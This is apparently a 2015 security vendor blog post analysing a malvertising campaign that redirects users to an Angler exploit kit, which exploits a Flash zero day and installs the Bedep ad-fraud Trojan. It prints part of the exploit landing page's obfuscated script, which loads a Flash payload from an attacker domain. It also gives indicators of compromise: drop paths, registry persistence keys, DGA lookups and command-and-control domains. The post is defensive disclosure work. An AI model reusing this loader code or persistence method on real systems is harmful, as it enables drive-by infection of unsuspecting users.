

Malvertising Leading To Flash Zero Day Via Angler EK

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UPDATE [01/25/2015]: Adobe released an update yesterday ([APSA15-01](#)) for CVE-2015-0311 that fixes the zero day exploit mentioned in this blog. Given the number of exploit attempts we are seeing for this vulnerability in the wild, it is critical for users to update the Adobe Flash player to the latest version 16.0.0.296.

Background

Earlier this week, Kafeine published a [blog](#) mentioning an Angler Exploit Kit (EK) instance serving a possible zero day Adobe Flash exploit payload. The ThreatLabZ Research Team reviewed Angler Exploit Kit activity across the cloud and were able to identify multiple instances of Angler Exploit Kit hosting sites serving a new Adobe Flash payload that is able to exploit the latest Flash Player version 16.0.0.257. [Adobe released a patch ([APSB15-02](#)) for CVE-2015-0310 today and we can confirm that the patch does not prevent exploitation of the 0day discussed in this blog. The latest version 16.0.0.287 is still vulnerable and is being actively exploited in the wild.]

Upon further investigation, we discovered that this appears to be yet another case of a Malvertising campaign leading unsuspecting users to Angler EK instances. Upon successful exploitation, we observed a new variant of the Bedep Trojan getting dropped and executed on the victim machine. We tested this on a Windows 7 64-bit system and the payload dropped was a 64-bit Bedep Trojan variant which generated a high volume of AdFraud traffic from the infected system.


The affected advertising networks found in this case were:

- [oneclickads.net](#)
- [adcash.com](#)

Infection Cycle

The infection cycle involves users visiting a legitimate site that displays certain advertisements from the compromised advertising networks, which will redirect them to an Angler EK hosting site and begin the exploit cycle. If the exploit is successful, a new variant of Bedep Trojan gets downloaded in an encrypted form and installed on the target system.

The entire infection cycle occurs silently in the background and is completely transparent to the end user.



The exploit page has the title "Welcome to new site" and is comprised of 220 hidden input elements, followed by three inline scripts.

```
5 <title>
6 | Welcome to new site
7 </title>
8 </head>
9 <body>
10 <input type = 'hidden' id = 's97eimOR0' value = '
11 | 7964573f19002d2d5e2457373836562f034b70644a6a322013
12 <input type = 'hidden' id = 's97eimOR1' value = '43
13 | e2457042a73422c134b2d3c4563571879325038571336370c6
14 | 2b361661500c2b631d'>
15 <input type = 'hidden' id = 's97eimOR2' value = '
16 | 6a01507979162618027e6f162e2f4472637c06504f7932056a
17 | 42807022d2c0c6a550063186d1d1e0d3d2b46302b3f0a3d423
```

The first script code snippet is obfuscated with block comment text (ie: /* random text */), but also appears purposefully broken for multiple JavaScript engines. Looking at the code, there are multiple period characters inserted throughout the script which leads to syntax errors at runtime:


```
</html><script>
var
cej1 = 'kao14b30wdpj3k4hsd.bxoipoqlytera.in:80',
cej2 = 'ZFT9Ln0r-ymU7XNQHrMEVnoVuq8sGXDbRW962sk5QSnPdqq',
cej3 = 'YVZ4Y1hxSmxPMXYybVd1STZCRzhCRkQxZTgzZENYw1F6dzFVY3htdmM5T1kyNW1ENDczYzkyN2I3ZTRmMz
k5MjlkMjE[REDACTED]
cej4 = 'name="movie"';

function getDomain(){return cej1;}
function getUrl(){return cej2;}
function getData(){return cej3;}
if (!ECJCqHohr){
var klqwght= document,
[REDACTED]
allowScriptAccess=always width="1" height="1" id="23kjsdf"><param '+cej4+'
value="http://'+getDomain()+ '/' +getUrl()+ '" /><param name=FlashVars
value="exec='+getData()+ '" />'+
'<!--[if !IE]>--><object type="application/x-shockwave-flash"
data="http://'+getDomain()+ '/' +getUrl()+ '" allowScriptAccess=always
width="1" height="1">'+
'<param '+cej4+' value="http://'+getDomain()+ '/' +getUrl()+ '" /><param
name=FlashVars value="exec='+getData()+ '" /><!--<![endif]--><!--[if
!IE]>--></object><!--<![endif]--></object>';
klqwght.write(tmpTpx);
}
</script>
</body>
```

Variable defined in first script

Successful exploitation will result in download of the Bedep Trojan payload that appears to be encrypted using an incremental XOR technique.

Malware Payload activity - Bedep Trojan

The malware payload dropped is a 64-bit DLL belonging to Bedep Trojan family. This malware family is known to download additional malware. It is also responsible for generating AdFraud and ClickFraud activity from the infected system.

File: neth.dll
Size: 219608
MD5: EFB584DEA6CBC03765487633BD5A5920
Compiled: Wed, Nov 28 2007, 15:51:15 - 64 Bit DLL
Version: 5.3.3790.3959 (srv03_sp2_rtm.070216-1710)

It drops a copy of itself at the following locations:

C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll
C:\Users\All Users\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll

It creates the following registry entries to achieve persistence in a discreet manner:

HKLM\SOFTWARE\Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32: "C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll"

HKLM\SOFTWARE\Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\ThreadingModel: "Apartment"

HKU\S-USERID-1000_Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32: "C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll"

HKU\S-USERID-1000_Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\ThreadingModel: "Apartment"

This ensures that it runs in the context of system process "explorer.exe":

Process	PID	Type	Name
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\ewk.tmp
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\8afc49b02429a
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}
<Non-existent Process>	3228	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\8afc49b02429a

It appears to determine the infected system's timezone and location by connecting to "earthtools.org", however we noticed that it is not able to supply the latitude and longitude parameters in the request, essentially resulting in getting back UTC date and time information.

It employs a Domain Generation Algorithm technique to hide the actual Command & Control server as seen below:



DNS	82	Standard query	0xff4a	A fetbggqypdsjoaqudn.com
DNS	155	Standard query response	0xff4a	No such name
DNS	80	Standard query	0x8376	A mhsawqjuaeljfhhd.com
DNS	153	Standard query response	0x8376	No such name
DNS	78	Standard query	0x77af	A euehmkjvhssfbx.com
DNS	151	Standard query response	0x77af	No such name
DNS	81	Standard query	0x0bd3	A lisremhtgsxqmfgyh.com
DNS	154	Standard query response	0x0bd3	No such name
DNS	79	Standard query	0x6602	A jacafyfugdnoov.com
DNS	152	Standard query response	0x6602	No such name
DNS	79	Standard query	0xd0ef	A lucnfwrykelfv3y.com
DNS	152	Standard query response	0xd0ef	No such name
DNS	78	Standard query	0xa3cd	A jeonjtrhnowezd.com
DNS	151	Standard query response	0xa3cd	No such name
DNS	76	Standard query	0x4e8b	A gblfmaohmsz7.com
DNS	149	Standard query response	0x4e8b	No such name
DNS	78	Standard query	0x66ba	A pasqprisonby9y.com
DNS	151	Standard query response	0x66ba	No such name
DNS	76	Standard query	0xbbef	A wzrdirqvrh07.com
DNS	92	Standard query response	0xbbef	A 46.105.251.1
DNS	76	Standard query	0x81e4	A wzrdirqvrh07.com
DNS	92	Standard query response	0x81e4	A 46.105.251.1
DNS	79	Standard query	0x27f3	A gaabbezrhe1k.com
DNS	95	Standard query response	0x27f3	A 46.105.251.1

We found the following two C&C domains registered in past 48 hours:

- gaabbezrhe1k.com
- wzrdirqvrh07.com



Whois Record for GaAbbeZrEzRhe1k.com

Whois & Quick Stats

Email	tld-abuse@domaincontext.com is associated with ~43,484 domains contact@privacyprotect.org is associated with ~2,510,973 domains
Registrant Org	Privacy Protection Service INC d/b/a PrivacyProtec was found in ~2,184,922 other domains
Registrar	DOMAINCONTEXT, INC.
Registrar Status	clientTransferProhibited
Dates	Created on 2015-01-19 - Expires on 2016-01-19 - Updated on 2015-01-19
Name Server(s)	NS1.REGWAY.COM (has 2,743 domains) NS2.REGWAY.COM (has 2,743 domains)
IP Address	46.105.251.1 is hosted on a dedicated server
IP Location	 - Nord-pas-de-calais - Roubaix - Ovh Sas
ASN	 AS16276 OVH OVH SAS (registered Feb 15, 2001)

Whois Record for wZrDirqvRh07.com

Whois & Quick Stats

Email	tld-abuse@domaincontext.com is associated with ~43,484 domains yingw90@yahoo.com is associated with ~174 domains
Registrant Org	Gennadiy Borisov is associated with ~173 other domains
Registrar	DOMAINCONTEXT, INC.
Registrar Status	clientTransferProhibited
Dates	Created on 2015-01-21 - Expires on 2016-01-21 - Updated on 2015-01-21
Name Server(s)	NS1.REGWAY.COM (has 2,743 domains) NS2.REGWAY.COM (has 2,743 domains)
IP Address	46.105.251.1 is hosted on a dedicated server
IP Location	 - Nord-pas-de-calais - Roubaix - Ovh Sas
ASN	 AS16276 OVH OVH SAS (registered Feb 15, 2001)
Domain Status	Never Registered Before

It attempts to connect to these Command & Control servers to report the infection and receive further instructions. It presumably gets a list of ClickFraud tasking servers, following which we started seeing high volume of ClickFraud activity.

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